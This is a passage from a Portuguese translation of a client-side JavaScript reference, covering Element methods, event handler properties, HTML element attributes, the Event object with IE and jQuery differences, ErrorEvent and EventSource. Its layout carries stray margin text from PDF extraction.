892 Parte IV Referência de JavaScript do lado do cliente **Posição**

Significado

beforebegin

Insere o texto antes da tag de abertura

afterend

Insere o texto após a tag de fechamento

afterbegin

Insere o texto imediatamente após a tag de abertura

beforeend

Insere o texto imediatamente antes da tag de fechamento

*Element **querySelector**(string seletores)*

Retorna o primeiro descendente desse elemento que corresponda aos seletores CSS especificados (pode ser um único seletor CSS ou um grupo de seletores separados por vírgulas).

*NodeList **querySelectorAll**(string seletores)*

Retorna um objeto semelhante a um array contendo todos os descendentes desse Element que correspondam aos seletores especificados (pode ser um único seletor CSS ou um grupo de seletores separados com vírgulas). Ao contrário do NodeList retornado por `getElementsByTagName()`, o NodeList retornado por esse método não é dinâmico: é apenas um instantâneo estático dos elementos que corresponderam quando o método foi chamado.

*void **removeAttribute**(string nomeQualificado)*

removeAttribute() exclui um atributo nomeado desse elemento. Tentativas de remover atributos inexistentes são ignoradas silenciosamente. Em documentos HTML, os nomes de atributo não diferenciam letras maiúsculas e minúsculas.

*void **removeAttributeNS**(string namespace, string nomeLocal)*

removeAttributeNS() funciona exatamente como removeAttribute(), exceto que o atributo a ser removido é especificado pelo URI de namespace e pelo nome local.

*void **scrollIntoView**([boolean topo])*

Se um elemento HTML não está visível na janela, esse método rola o documento para que ele se torne visível. O argumento topo é uma dica opcional sobre se o elemento deve ser posicionado pró-

ximo à parte superior ou inferior da janela. Se for true ou omitido, o navegador vai tentar posicionar o elemento próximo à parte superior. Se for false, o navegador vai tentar posicioná-lo próximo à parte inferior. Para elementos que aceitam o foco do teclado, como os elementos Input, o método focus() executa implicitamente essa mesma operação de rolar para a área visível. Consulte também o método scrollTo() de Window.

*void **setAttribute**(string nomeQualificado, string valor) Esse método*

configura o atributo especificado com o valor indicado. Se ainda não existe um atributo com esse nome, um novo é criado. Em documentos HTML, o nome do atributo é convertido para minúsculas antes de ser configurado. Note que os objetos `HTML``Element` de um documento HTML definem propriedades JavaScript que correspondem a todos os atributos HTML padrão e você pode configurar atributos diretamente com essas propriedades. Assim, você só precisa usar esse método se quer configurar um atributo não padronizado.

`void setAttributeNS(string namespace, string nomeQualificado, string valor)` Esse método é como `setAttribute()`, exceto que o atributo a ser criado ou configurado é especificado com um URI de namespace e um nome qualificado consistindo em um prefixo de namespace, dois-

-pontos e um nome local dentro do espaço de nomes.

Referência de JavaScript do lado do cliente **893**

Rotinas de tratamento de evento

Os objetos `Element` que representam elementos HTML definem muitas propriedades de tratamento de evento. Configure qualquer uma das propriedades listadas a seguir como uma função e essa fun-

ção será chamada quando ocorrer um tipo de evento específico no elemento (ou borbulhar até ele).

Você também pode usar os métodos definidos por `EventTarget` para registrar rotinas de tratamento de evento, evidentemente.

A maioria dos eventos borbulha na hierarquia de documento até o nó `Document` e, então, de lá para o objeto `Window`. Assim, cada uma das propriedades de tratamento de evento listadas aqui também é definida nos objetos `Document` e `Window`. No entanto, o objeto `Window` tem muitas rotinas de tratamento de evento próprias e as propriedades marcadas com um asterisco na tabela a seguir têm um significado diferente no objeto `Window`. Por motivos históricos, as rotinas de tratamento de evento registradas como atributos HTML do elemento `<body>` são registradas no objeto `Window` e isso significa que, no elemento `<body>`, as propriedades de tratamento de evento com asteriscos têm um significado diferente do de outros elementos. Consulte `Window`.

Jav Ref

aS

Muitos dos eventos listados aqui são disparados apenas em certos tipos de elementos HTML. Mas **do client**

cript do lado

erência de

como a maioria desses eventos borbulha para cima na árvore de documentos, as propriedades de tratamento de evento são definidas genericamente para todos os elementos. Os eventos de mídia de e

HTML5 disparados em tags <audio> e <video> não borbulham, de modo que estão documentados em MediaElement. Do mesmo modo, alguns eventos de HTML5 relacionados a formulário não borbulham e são abordados sob FormControl.

Rotina de tratamento de evento

Chamada quando...

onabort

o carregamento do recurso é cancelado a pedido do usuário

*onblur**

o elemento perde o foco de entrada

onchange

o usuário muda o conteúdo ou o estado do controle formulário (disparado por edições completas e não por toques de tecla individuais)

onclick

o elemento foi ativado por clique de mouse ou outros meios

oncontextmenu

o menu de contexto está para ser exibido, normalmente devido a um clique com o botão direito do mouse

ondblclick

ocorrem dois cliques rápidos de mouse

ondrag

o arrasto continua (disparado na origem do arrasto)

ondragend

o arrasto termina (disparado na origem do arrasto)

ondragenter

o arrasto entra (disparado no alvo da soltura)

ondragleave

o arrasto sai (disparado no alvo da soltura)

ondragover

o arrasto continua (disparado no alvo da soltura)

ondragstart

o usuário inicia o arrasto e soltura (disparado na origem do arrasto)
ondrop

o usuário conclui o arrasto e soltura (disparado no alvo da soltura)
*onerror**

o carregamento do recurso falhou (normalmente devido a um erro de rede)
*onfocus**

o elemento ganha o foco do teclado

(continua)

894 *Parte IV Referência de JavaScript do lado do cliente* **Rotina de tratamento de evento**

Chamada quando...

oninput

a entrada ocorre em um elemento de formulário (disparado mais frequentemente do que onchange)

onkeydown

o usuário pressiona uma tecla

onkeypress

um pressionamento de tecla gera um caractere imprimível

onkeyup

o usuário solta uma tecla

*onload**

*o carregamento do recurso (por exemplo, de) foi concluído
onmousedown*

o usuário pressiona um botão do mouse

onmousemove

o usuário move o mouse

onmouseout

o mouse sai de um elemento

onmouseover

o mouse entra em um elemento

onmouseup

o usuário solta um botão do mouse

onmousewheel

o usuário gira a roda do mouse

onreset

um <form> é redefinido

*onscroll**

um elemento com barras de rolagem é rolado

onselect

o usuário seleciona texto em um elemento de formulário

onsubmit

quando um *<form>* é enviado

Elementos e atributos HTML

Esta seção de referência inclui páginas de referência individuais para os seguintes tipos de elemento HTML:

Elemento(s)

Página de referência

Elemento(s)

Página de referência

< audio >

Audio

< output >

Output

`<button>`, `<input type = "button">`

Button

<progress>

Progress

< canvas >

Canvas

< *script* >

Script

<fieldset>

FieldSet

<select>

Select

<form>

Form

<style>

Style

`<iframe>`

IFrame

<td>

TableCell

**

Image

<tr>

TableRow

< input >

Input

<tbody>, *<tfoot>*, *<thead>*

TableSection

<label>

Label

< *table* >

Table

<*a*>, <*area*>, <*link*>

Link

<textarea>

TextArea

< meter >

Meter

< *video* >

Video

< option >

Option

Os elementos HTML que não têm suas próprias páginas de referência são aqueles cujas únicas propriedades simplesmente espelham os atributos HTML do elemento. Os atributos a seguir

Referência de JavaScript do lado do cliente **895**

são válidos em qualquer elemento HTML e, portanto, são propriedades de todos os objetos Element:

Atributo

Descrição

accessKey

Atalho de teclado

class

Classe CSS: consulta as propriedades className e classList anteriores.

contentEditable

Se o conteúdo do elemento pode ser editado.

contextMenu

A identificação de um elemento < menu > a ser exibida como menu de contexto. Suportado apenas pelo IE

quando este livro estava sendo escrito.

dir

Direção do texto: “ltr” ou “rtl”.

draggable

Um atributo booleano configurado em elementos que são origens do arrasto da API Drag-and-Drop.

dropzone

Um atributo configurado em elementos que são alvos de soltura da API Drag-and-Drop.

Ja

hidden

Um atributo booleano configurado em elementos que não devem ser exibidos.

v

Ref

aS

do client

id

Um identificador exclusivo para o elemento.

cript do lado

erência de

lang

O idioma principal do texto no elemento.

e

spellcheck

Se a ortografia do texto do elemento deve ser verificada.

style

Estilos CSS em linha do elemento. Consulte a propriedade style anterior.

tabIndex

Especifica a ordem do foco do elemento.

title

Texto de dica de ferramenta para o elemento.

Os elementos HTML a seguir não definem nenhum atributo que não sejam os globais anteriores:

<abbr> <code> <footer>

<hr> <rt>

<sup>

<address> <datalist>

<h1>

<i>

<ruby>

<tbody>

<article> <dd>

<h2>

<kbd>

<s>

<tfoot>

<aside> <dfn> <h3>

<legend>

<samp>

<thead>

* <div>*

<h4>

<mark>

<section> <title>

<bdi> <dl>

<h5>

<nav>

<small>

<tr>

<bdo> <dt>

<h6>

<noscript>

<head>

<p>

 <var>

<caption> <figcaption>

<header> <pre>

<sub>

<wbr>

<cite> <figure>

`<hgroup>`

`<rp>` `<summary>`

Os elementos HTML restantes e os atributos que suportam estão listados a seguir. Note que essa tabela lista apenas atributos que não são os globais descritos anteriormente. Note também que ela contém elementos que têm suas próprias páginas de referência:

Elemento

Atributos

`<a>`

href, target, ping, rel, media, hreflang, type

`<area>`

alt, coords, shape, href, target, ping, rel, media, hreflang, type (continua)

896 Parte IV Referência de JavaScript do lado do cliente Elemento

Atributos

`<audio>`

src, preload, autoplay, loop, controls

`<base>`

href, target

`<blockquote>`

cite

<body>

onafterprint, onbeforeprint, onbeforeunload, onblur, onerror, onfocus, onhashchange, onload, onmessage, onoffline, ononline, onpagehide, onpageshow, onpopstate, onredo, onresize, onscroll, onstorage, onundo, onunload

<button>

autofocus, disabled, form, formaction, formenctype, formmethod, formnovalidate, formtarget, name, type,value

<canvas>

width, height

<col>

span

<colgroup>

span

<command>

type, label, icon, disabled, checked, radiogroup

**

cite, datetime

<details>

open

< embed >

src, type, width, height,

<fieldset >

disabled, form, name

<form >

*accept-charset, action, autocomplete, enctype, method, name, novalidate,
target*

<html >

manifest

<iframe>

src, srcdoc, name, sandbox, seamless, width, height

**

alt, src, usemap, ismap, width, height

<input>

accept, alt, autocomplete, autofocus, checked, dirname, disabled, form, formaction, formenctype, formmethod, formnovalidate, formtarget, height, list, max, maxlength, min, multiple, name, pattern, placeholder, readonly, required, size, src, step, type, value, width

<ins>

cite, datetime

<keygen>

autofocus, challenge, disabled, form, keytype, name

<label>

form, for

**

value

< link >

href, rel, media, hreflang, type, sizes

< map >

name

< menu >

type, label

< meta >

name, http-equiv, content, charset

< meter >

value, min, max, low, high, optimum, form

< object >

data, type, name, usemap, form, width, height

< ol >

reversed, start

(continua)

Referência de JavaScript do lado do cliente 897

Elemento

Atributos

< optgroup >

disabled, label

< option >

disabled, label, selected, value

< output >

for, form, name

< param >

name, value

< progress >

value, max, form

$\langle q \rangle$

cite

<script>

src, async, defer, type, charset

<select>

autofocus, disabled, form, multiple, name, required, size

<source>

src, type, media

<style>

media, type, scoped

<table>

summary

Jav Ref

<td>

colspan, rowspan, headers

aS

do client

cript do lado

erência de

<textarea>

autofocus, cols, disabled, form, maxlength, name, placeholder, readonly, required, rows, wrap e

<th>

colspan, rowspan, headers, scope

<time>

datetime, pubdate

<track>

default, kind, label, src, srclang

<video>

src, poster, preload, autoplay, loop, controls, width, height

ErrorEvent

uma exceção não capturada de um thread worker

Event

Quando ocorre uma exceção não capturada em um thread Worker e a exceção não é tratada pela função `onerror` em `WorkerGlobalScope`, essa exceção faz um evento `error` que não borbulha ser disparado no objeto Worker. O evento tem um objeto `ErrorEvent` associado para fornecer detalhes sobre a exceção ocorrida. Chamar `preventDefault()` no objeto `ErrorEvent` (ou retornar `false` da rotina de tratamento de evento) vai impedir que o erro se propague para as threads contêineres e também pode evitar que seja exibido em uma console de erro.

Propriedades

`readonly string filename`

O URL do arquivo JavaScript no qual a exceção foi lançada originalmente.

`readonly unsigned long lineneno`

O número da linha dentro desse arquivo na qual a exceção foi lançada.

`readonly string message`

Uma mensagem descrevendo a exceção.

898 Parte IV Referência de JavaScript do lado do cliente **Event**

detalhes de eventos padrão, eventos do IE e eventos da jQuery

Quando uma rotina de tratamento de evento é chamada, recebe um objeto `Event` cujas propriedades fornecem detalhes sobre o evento, como seu tipo e o elemento no qual ocorreu. Os métodos desse objeto `Event` podem controlar a propagação do evento. Todos os navegadores modernos implementam um modelo de evento padrão, exceto o IE, o qual, na versão 8 e anteriores, define seu próprio modelo incompatível. Esta página documenta as propriedades e métodos do objeto evento padrão e as alternativas do IE para eles; aborda também o objeto evento da jQuery, que simula um objeto evento padrão para o IE. Leia mais sobre eventos no Capítulo 17 e mais sobre eventos da jQuery na Seção 19.4.

No modelo de evento padrão, diferentes tipos de eventos têm diferentes tipos de objetos evento associados: os eventos de mouse têm um objeto `MouseEvent` com propriedades relacionadas a mouse, por exemplo, e os eventos de teclado têm um objeto `KeyEvent` com propriedades relacionadas a tecla. Os tipos `MouseEvent` e `KeyEvent` compartilham uma superclasse

Event comum. Contudo, nos modelos de evento do IE e da jQuery, um único tipo de objeto Event é usado para todos os eventos que podem ocorrer em objetos Element. As propriedades de Event específicas para eventos de teclado não terão um valor útil quando ocorre um evento de mouse, mas essas propriedades ainda serão definidas. Por simplicidade, esta página quebra a hierarquia de eventos e documenta as propriedades de todos os eventos que podem ser enviados para objetos Element (e que então borbulham para os objetos Document e Window).

Originalmente, quase todos os eventos de JavaScript do lado do cliente eram disparados em elementos do documento e, portanto, é natural agrupar desse modo as propriedades de objetos evento relacionados a documento. Mas HTML5 e padrões relacionados introduzem vários tipos novos de evento que são disparados em objetos que não são elementos do documento. Esses eventos frequentemente têm seus próprios tipos Event que são cobertos em suas próprias páginas de referência.

Consulte BeforeUnloadEvent, CloseEvent, ErrorEvent, HashChangeEvent, MessageEvent, PageTransitionEvent, PopStateEvent, ProgressEvent e StorageEvent.

A maioria desses tipos de objeto evento estende Event. Outros tipos de evento novos relacionados ao padrão HTML5 não definem um objeto evento próprio – o objeto associado a esses eventos é apenas um objeto Event normal. Esta página documenta esse objeto Event “normal”, além das propriedades de alguns de seus subtipos. As propriedades marcadas com um asterisco na lista a seguir são aquelas definidas pelo próprio tipo Event. Essas são as propriedades herdadas por tipos de evento como MessageEvent e são as propriedades definidas para eventos normais simples, como o evento load do objeto Window e o evento playing de um objeto MediaElement.

Constantes

Estas constantes definem os valores da propriedade eventPhase. Essa propriedade (e as constantes) não são suportadas no modelo de evento do IE.

*unsigned short **CAPTURING_PHASE** = 1*

O evento está sendo enviado para rotinas de captura de tratamento de evento de captura registradas em ascendentes de seu alvo.

*unsigned short **AT_TARGET** = 2*

O evento está sendo enviado em seu alvo.

unsigned short **BUBBLING_PHASE** = 3

O evento está borbulhando e sendo enviado nos ascendentes de seu alvo.

Propriedades

As propriedades listadas aqui são definidas pelo modelo de evento padrão de objetos *Event* e também dos objetos evento associados a eventos de mouse e tecla. As propriedades dos modelos de evento do IE e da jQuery também estão listadas. As propriedades com um asterisco são definidas diretamente por *Event* e estão universalmente disponíveis em qualquer objeto *Event* padrão, independente do tipo de evento.

readonly boolean **altKey**

Se a tecla Alt estava pressionada quando o evento ocorreu. Definida para eventos de mouse e tecla e também por eventos do IE.

readonly boolean **bubbles***

true se o evento é de um tipo que borbulha (a não ser que *stopPropagation()* seja chamado); **Jav Ref**

aS

caso contrário, false. Não definida por eventos do IE.

do client

cript do lado

erência de

readonly unsigned short **button**

e

Qual botão do mouse mudou de estado durante um evento *mousedown*, *mouseup* ou *click*.

O valor 0 indica o botão esquerdo, o valor 2 indica o botão direito e o valor 1 indica o botão do meio do mouse. Note que essa propriedade é definida quando um botão muda de estado; ela não é usada para informar se um botão estava pressionado durante um evento *mousemove*, por exemplo. Além disso, essa propriedade não é um mapa de bits: ela não

pode informar se mais de um botão estava pressionado. Por fim, alguns navegadores só geram eventos para cliques do botão esquerdo.

Os eventos do IE definem uma propriedade `button` incompatível. Nesse navegador, essa propriedade é uma máscara de bits: o bit 1 é ativado se o botão esquerdo foi pressionado, o 2 bit é ativado se o botão direito foi pressionado e o bit 4 é ativado se o botão do meio (de um mouse com três botões) foi pressionado. A jQuery não simula a propriedade `button` padrão no IE; em vez disso, consulte a propriedade `which`.

readonly boolean **cancelable***

true se a ação padrão associada ao evento pode ser cancelada com `preventDefault()`; caso contrário, false. Definida por todos os tipos de evento padrão, mas não por eventos do IE.

boolean **cancelBubble**

No modelo de evento do IE, se uma rotina de tratamento de evento quer interromper a propagação de um evento para os objetos contêineres, deve configurar essa propriedade como true.

Use o método `stopPropagation()` para eventos padrão.

readonly integer **charCode**

Para eventos `keypress`, essa propriedade é a codificação Unicode do caractere imprimível gerado. Essa propriedade é 0 para teclas de função não imprimíveis e não é usada para eventos `keydown` e `keyup`. Use `String.fromCharCode()` para converter esse valor em uma string.

A maioria dos navegadores configura `keyCode` com o mesmo valor dessa propriedade para eventos `keypress`. Contudo, no Firefox `keyCode` é indefinida para eventos `keypress` e deve-se usar `charCode`. Essa propriedade não é padronizada e não é definida em eventos do IE nem simulada pela jQuery.

900 Parte IV Referência de JavaScript do lado do cliente
readonly long **clientX**

readonly long **clientY**

As coordenadas X e Y do cursor do mouse em relação à área cliente (ou janela do navegador).

Note que essas coordenadas não levam em conta a rolagem do documento;

se um evento ocorre no topo da janela, `clientY` é 0 independente de quanto o documento tenha rolado para baixo. Essas propriedades são definidas para todos os tipos de eventos de mouse. São definidas para eventos do IE e também para eventos padrão. Consulte também `pageX` e `pageY`.

readonly boolean **`ctrlKey`**

Se a tecla `Ctrl` estava pressionada quando o evento ocorreu. Definida para eventos de mouse e tecla e também por eventos do IE.

readonly EventTarget **`currentTarget`***

O objeto `Element`, `Document` ou `Window` que está tratando desse evento. Durante a captura e a borbulha, isso é diferente de `target`. Não é definida por eventos do IE, mas é simulada por eventos da `jQuery`.

readonly DataTransfer **`dataTransfer`**

Para eventos arrastar e soltar, essa propriedade especifica o objeto `DataTransfer` que coordena a operação de arrastar e soltar inteira. Os eventos arrastar e soltar são um tipo de evento de mouse; qualquer evento que tenha essa propriedade configurada também terá `clientX`, `clientY` e outras propriedades de evento de mouse. Os eventos arrastar e soltar são `dragstart`, `drag` e `drag end`, na origem do arrasto; e `dragenter`, `dragover`, `dragleave` e `drop` no alvo da soltura. Consulte `DataTransfer` e a Seção 17.7 para ver os detalhes sobre as operações de arrastar e soltar.

readonly boolean **`defaultPrevented`***

`true` se `defaultPrevented()` foi chamado nesse evento ou `false`, caso contrário. Essa é uma novidade no modelo de evento padrão e pode não estar implementada em todos os navegadores.

(Os eventos da `jQuery` definem um método `isDefaultPrevented()` que funciona como essa propriedade.)

readonly long **`detail`**

Um detalhe numérico sobre o evento. Para eventos `click`, `mousedown` e `mouseup`, esse campo é a contagem de cliques: 1 para um clique simples, 2 para um clique duplo, 3 para um clique triplo e assim por diante. No `Firefox`, os eventos `DOMMouseScroll` usam essa propriedade para informar quantidades de rolagem da roda do mouse.

readonly unsigned short **`eventPhase`***

A fase atual da propagação de evento. O valor é uma das três constantes definidas anteriormente. Não é suportada por eventos do IE.

readonly boolean **isTrusted***

true se esse evento foi criado e enviado pelo navegador ou false, caso seja um evento sintético criado e enviado por código JavaScript. Essa é uma adição relativamente nova no modelo de evento padrão e pode não estar implementada por todos os navegadores.

readonly Element **fromElement**

Para eventos mouseover e mouseout no IE, fromElement se refere ao objeto a partir do qual o cursor do mouse está se movendo. Para eventos padrão, use a propriedade relatedTarget.

Referência de JavaScript do lado do cliente **901**

readonly integer **keyCode**

O código de tecla virtual da tecla pressionada. Essa propriedade é usada por todos os tipos de eventos de teclado. Os códigos de tecla podem ser dependentes do navegador, do sistema operacional e do hardware do teclado. Normalmente, quando uma tecla exibe um caractere imprimível nela, o código de tecla virtual dessa tecla é igual à codificação do caractere. Os códigos de tecla para teclas de função não imprimíveis podem variar mais, mas consulte o Exemplo 17-8 para ver um conjunto de códigos normalmente usados. Essa propriedade não foi padronizada, mas é definida por todos os navegadores, incluindo o IE.

readonly boolean **metaKey**

Se a tecla Meta estava pressionada quando o evento ocorreu. Definida para eventos de mouse e tecla e também por eventos do IE.

readonly integer **offsetX**, **offsetY**

Para eventos do IE, essas propriedades especificam as coordenadas nas quais o evento ocorreu no sistema de coordenadas do elemento de origem do evento (consulte srcElement). Os even-Ja

tos padrão não têm propriedades equivalentes.

v

Ref

aS

do client

cript do lado

erência de

readonly integer *pageX*, *pageY*

Essas propriedades não padronizadas, mas amplamente suportadas, são como clientX e e

clientY, mas utilizam coordenadas do documento em vez de coordenadas da janela. Os eventos do IE não definem essas propriedades, mas a jQuery as simula para todos os navegadores.

readonly EventTarget *relatedTarget**

Refere-se a um alvo de evento (normalmente um elemento do documento) relacionado ao nó target do evento. Para eventos mouseover, é o elemento que o mouse deixou quando foi movido para o alvo. Para eventos mouseout, é o elemento em que o mouse entrou ao sair do alvo.

Essa propriedade não é definida por eventos do IE, mas é simulada por eventos da jQuery.

Consulte as propriedades do IE fromElement e toElement.

boolean *returnValue*

Para eventos do IE, configure essa propriedade como false para cancelar a ação padrão do elemento de origem no qual o evento ocorreu. Para eventos padrão, use o método preventDefault(), em vez disso.

readonly long *screenX*, *screenY*

Para eventos de mouse, essas propriedades especificam as coordenadas X e Y do cursor do mouse em relação ao canto superior esquerdo do monitor do usuário. Essas propriedades geralmente não são úteis, mas são definidas para todos os tipos de eventos de mouse e são suportadas por eventos padrão e eventos do IE.

readonly boolean *shiftKey*

Se a tecla Shift estava pressionada quando o evento ocorreu. Definida para eventos de mouse e tecla e também por eventos do IE.

*readonly EventTarget **srcElement***

*Para eventos do IE, essa propriedade especifica o objeto em que o evento foi disparado. Para eventos padrão, use **target**, em vez disso.*

902 *Parte IV Referência de JavaScript do lado do cliente* **readonly EventTarget *target****

*O objeto de alvo desse evento – isto é, o objeto no qual o evento foi disparado. (Todos os objetos que podem ser alvos de evento implementam os métodos de EventTarget.) Essa propriedade não é definida para eventos do IE, mas é simulada por eventos da jQuery. Consulte **srcElement**.*

*readonly unsigned long **timeStamp****

*Um número especificando a data e hora na qual o evento ocorreu ou que pelo menos pode ser usado para determinar a ordem em que dois eventos ocorreram. Muitos navegadores retornam um timestamp que pode ser passado para a construtora **Date()**. Contudo, no Firefox 4 e anteriores essa propriedade é algum outro tipo de timestamp, como o número de milissegundos desde que o computador foi inicializado. Os eventos do IE não suportam isso. A jQuery configura essa propriedade com um timestamp no formato retornado por **Date.getTime()**.*

Element toElement

Para eventos *mouseover* e *mouseout* no IE, *toElement* se refere ao objeto para o qual o cursor do mouse está se movendo. Para eventos padrão, use *relatedTarget*, em vez disso.

*readonly string type**

O nome do evento que esse objeto *Event* representa. Esse é o nome com o qual a rotina de tratamento de evento foi registrada ou o nome da propriedade de tratamento de evento com o

“on” inicial removido – por exemplo, “click”, “load” ou “submit”. Essa propriedade é definida por eventos padrão e eventos do IE.

readonly Window view

A janela (chamada de “view” por motivos históricos) na qual o evento foi gerado. Essa propriedade é definida para todos os eventos de interface com o usuário padrão, como eventos de mouse e teclado. Não é suportada em eventos do IE.

readonly integer wheelDelta

Para eventos da roda do mouse, essa propriedade especifica a quantidade de rolagem ocorrida no eixo Y. Diferentes navegadores configuram diferentes valores nessa propriedade. Consulte a Seção 17.6 para ver os detalhes. Essa é uma propriedade não padronizada, mas é suportada por todos os navegadores, incluindo o IE8 e anteriores.

readonly integer wheelDeltaX

readonly integer wheelDeltaY

Para eventos da roda do mouse em navegadores que suportam rodas de mouse bidimensionais, essas propriedades especificam a quantidade de rolagem nas dimensões X e Y. Consulte a Seção 17.6 para ver uma explicação sobre como interpretar essas propriedades. Se *wheelDeltaY* for definida, terá o mesmo valor da propriedade *wheelDelta*.

readonly integer which

Essa propriedade legada, não padronizada, é suportada por navegadores que não são o IE e é simulada na jQuery. Para eventos de mouse, ela é uma unidade a mais do que a propriedade *button*: 1 significa o botão esquerdo, 2 significa o botão do meio e 3 significa o botão direito.

Para eventos de tecla, ela tem o mesmo valor de `keyCode`.

Referência de JavaScript do lado do cliente 903

Métodos

Todos esses métodos são definidos pela própria classe `Event`, de modo que cada um deles está disponível em qualquer objeto `Event` padrão.

`void initEvent(string tipo, boolean borbulha, boolean cancelamento)` Esse método inicializa as propriedades `type`, `bubbles` e `cancelable` de um objeto `Event`. Crie um novo objeto evento, passando a string “Event” para o método `createEvent()` de `Document`. Então, após inicializá-lo com esse método, envie-o em qualquer `EventTarget`, passando-o para o método `dispatchEvent()` desse alvo. As outras propriedades de evento padrão (além de `type`, `bubbles` e `cancelable`) serão inicializadas pelo envio. Se quiser criar, inicializar e enviar um evento sintético mais complicado, você vai ter de passar um argumento diferente (como “MouseEvent”) para `createEvent()` e depois inicializar o objeto evento com uma função de inicialização específica para o tipo, como `initMouseEvent()` (não documentada neste livro).

`void preventDefault()`

Jav Ref

Diz ao navegador Web para que não execute a ação padrão associada a esse evento, se houver uma. Se **aS**

do client

cript do lado

erência de

o evento não é de um tipo que pode ser cancelado, esse método não tem efeito algum. Esse método não é definido em objetos evento do IE, mas é simulado pela jQuery. No modelo de evento do IE, e

configure a propriedade `returnValue` como `false`, em vez disso.

`void stopImmediatePropagation()`

É como `stopPropagation()`, mas também impede a chamada de quaisquer outras rotinas de tratamento registradas no mesmo elemento do documento. Esse método é uma novidade no modelo de evento padrão e pode não estar implementado em todos os navegadores. Não é suportado

no modelo de evento do IE, mas é simulado pela jQuery.

void stopPropagation()

Impede o evento de se propagar mais nas fases de captura, destino ou borbulha da propagação de eventos. Depois que esse método é chamado, todas as outras rotinas de tratamento para o mesmo evento no mesmo nó são chamadas, mas o evento não é enviado para nenhum outro nó. Esse método-

todo não é suportado no modelo de evento do IE, mas é simulado pela jQuery. No IE, configure `cancelBubble` como `true`, em vez de chamar `stopPropagation()`.

Propriedades propostas

As propriedades listadas aqui são propostas pela versão draft atual da especificação DOM Level 3

Events. Elas tratam de importantes áreas de incompatibilidade entre os navegadores atuais, mas ainda não foram (quando este livro estava sendo escrito) implementadas por quaisquer navegadores.

Se forem implementadas de forma a operar em conjunto, elas vão tornar muito mais fácil escrever código portátil para tratar de eventos de entrada de texto, eventos de tecla e eventos de mouse.

readonly unsigned short **buttons**

Essa propriedade é como a versão do IE da propriedade `button` descrita anteriormente.

readonly string **char**

Para eventos de teclado, essa propriedade contém a string de caracteres (que pode ter mais de um caractere) gerada pelo evento.

904 Parte IV Referência de JavaScript do lado do cliente *readonly string* **data**

Para eventos `textInput`, essa propriedade especifica o texto que foi inserido.

readonly unsigned long **deltaMode**

Para eventos da roda do mouse, essa propriedade especifica a interpretação apropriada das propriedades `deltaX`, `deltaY` e `deltaZ`. O valor dessa propriedade será uma destas constantes: `DOM_DELTA_PIXEL`,

`DOM_DELTA_LINE`, `DOM_DELTA_PAGE`. O valor dessa propriedade é determinado de acordo com a plataforma. Pode depender das preferências do sistema ou de modificadoras do teclado pressionadas durante o evento da roda do mouse.

*readonly long **deltaX**, **deltaY**, **deltaZ***

Para eventos da roda do mouse, essas propriedades especificam o quanto a roda do mouse girou em torno de cada um de seus três eixos possíveis.

*readonly unsigned long **inputMethod***

Para eventos `textInput`, essa propriedade especifica como o texto foi inserido. O valor será uma destas constantes:

`DOM_INPUT_METHOD_UNKNOWN`, `DOM_INPUT_METHOD_KEYBOARD`, `DOM_INPUT_METHOD_`

`PASTE`, `DOM_INPUT_METHOD_DROP`, `DOM_INPUT_METHOD_IME`, `DOM_INPUT_METHOD_OPTION`, `DOM_INPUT_METHOD_HANDWRITING`, `DOM_INPUT_METHOD_VOICE`, `DOM_INPUT_METHOD_MULTIMODAL`, `DOM_INPUT_METHOD_`

`SCRIPT`.

*readonly string **key***

Para eventos de teclado que geram caracteres, essa propriedade tem o mesmo valor de `char`.

Se o evento de teclado não gerou caracteres, essa propriedade contém o nome da tecla (como

“Tab” ou “Down”) que foi pressionada.

*readonly string **locale***

Para eventos de teclado e eventos `textInput`, essa propriedade especifica um código de idioma (como “en-GB”) identificando a localidade para a qual o teclado foi configurado, caso essa informação seja conhecida.

*readonly unsigned long **location***

Para eventos de teclado, essa propriedade especifica o local da tecla que foi pressionada no teclado. O valor vai ser uma destas constantes:

`DOM_KEY_LOCATION_STANDARD`, `DOM_KEY_LOCATION_`

`LEFT`, `DOM_KEY_LOCATION_RIGHT`, `DOM_KEY_LOCATION_NUMPAD`,

DOM_KEY_LOCATION_MOBILE, DOM_KEY_LOCATION_JOYSTICK.

*readonly boolean **repeat***

Para eventos de teclado, essa propriedade será true se o evento foi causado porque uma tecla foi pressionada por tempo suficiente para começar a se repetir.

Método proposto

Assim como as propriedades propostas listadas anteriormente, o método listado aqui foi proposto em uma versão preliminar do padrão, mas ainda não foi implementado por nenhum navegador.

*boolean **getModifierState**(string modificadora)*

Para eventos de mouse e teclado, esse método retorna true se a tecla modificadora especificada estava pressionada quando o evento ocorreu; caso contrário, retorna false. modificadora pode ser uma das strings “Alt”, “AltGraph”, “CapsLock”, “Control”, “Fn”, “Meta”, “NumLock”, “Scroll”, “Shift”, “SymbolLock” e “Win”.

*Referência de JavaScript do lado do cliente **905***

EventSource

uma conexão Comet com um servidor HTTP

EventTarget

EventSource representa uma conexão HTTP de longa duração, por meio da qual um servidor Web pode “enviar” mensagens textuais. Para usar esses “eventos enviados pelo servidor”, passe o URL do servidor para a construtora *EventSource()* e, em seguida, registre uma rotina de tratamento de evento mensagem no objeto *EventSource* resultante.

Eventos enviados pelo servidor são novos e, quando este livro estava sendo escrito, não eram suportados em todos os navegadores.

Construtora

new EventSource(string url)

Cria um novo objeto *EventSource* conectado ao servidor Web no url especificado. url é interpretado em relação ao URL do documento contêiner.

Jav Ref

aS

do client

cript do lado

erência de

Constantes

e

Estas constantes definem os valores possíveis da propriedade *readyState*.

unsigned short CONNECTING = 0

A conexão está sendo estabelecida ou fechou e *EventSource* está conectando novamente.

unsigned short OPEN = 1

A conexão está aberta e eventos estão sendo enviados.

unsigned short CLOSED = 2

A conexão foi fechada porque *close()* foi chamado ou porque ocorreu um

erro fatal e não é possível conectar novamente.

Propriedades

*readonly unsigned short **readyState***

O estado da conexão. As constantes anteriores definem os valores possíveis.

*readonly string **url***

O URL absoluto no qual EventSource está conectado.

Métodos

*void **close()***

Esse método fecha a conexão. Uma vez que esse método seja chamado, o objeto EventSource não pode mais ser usado. Caso precise conectar novamente, crie um novo objeto EventSource.

Rotinas de tratamento de evento

A comunicação pela rede é assíncrona, de modo que EventSource dispara eventos quando a conexão se abre, quando ocorre um erro e quando chegam mensagens do servidor. Você pode registrar rotinas de tratamento de evento nas propriedades listadas aqui ou, em vez disso, usar os métodos de EventTarget. Todos os eventos de EventSource são enviados no próprio objeto EventSource. Eles não borbulham e não têm uma ação padrão que possa ser cancelada.

906 Parte IV Referência de JavaScript do lado do cliente onerror

Disparada quando ocorre um erro. O objeto evento associado é um Event simples.

onmessage

Disparada quando chega uma mensagem do servidor. O objeto evento associado é um MessageEvent e o texto da mensagem do servidor está disponível por meio da propriedade data desse objeto.

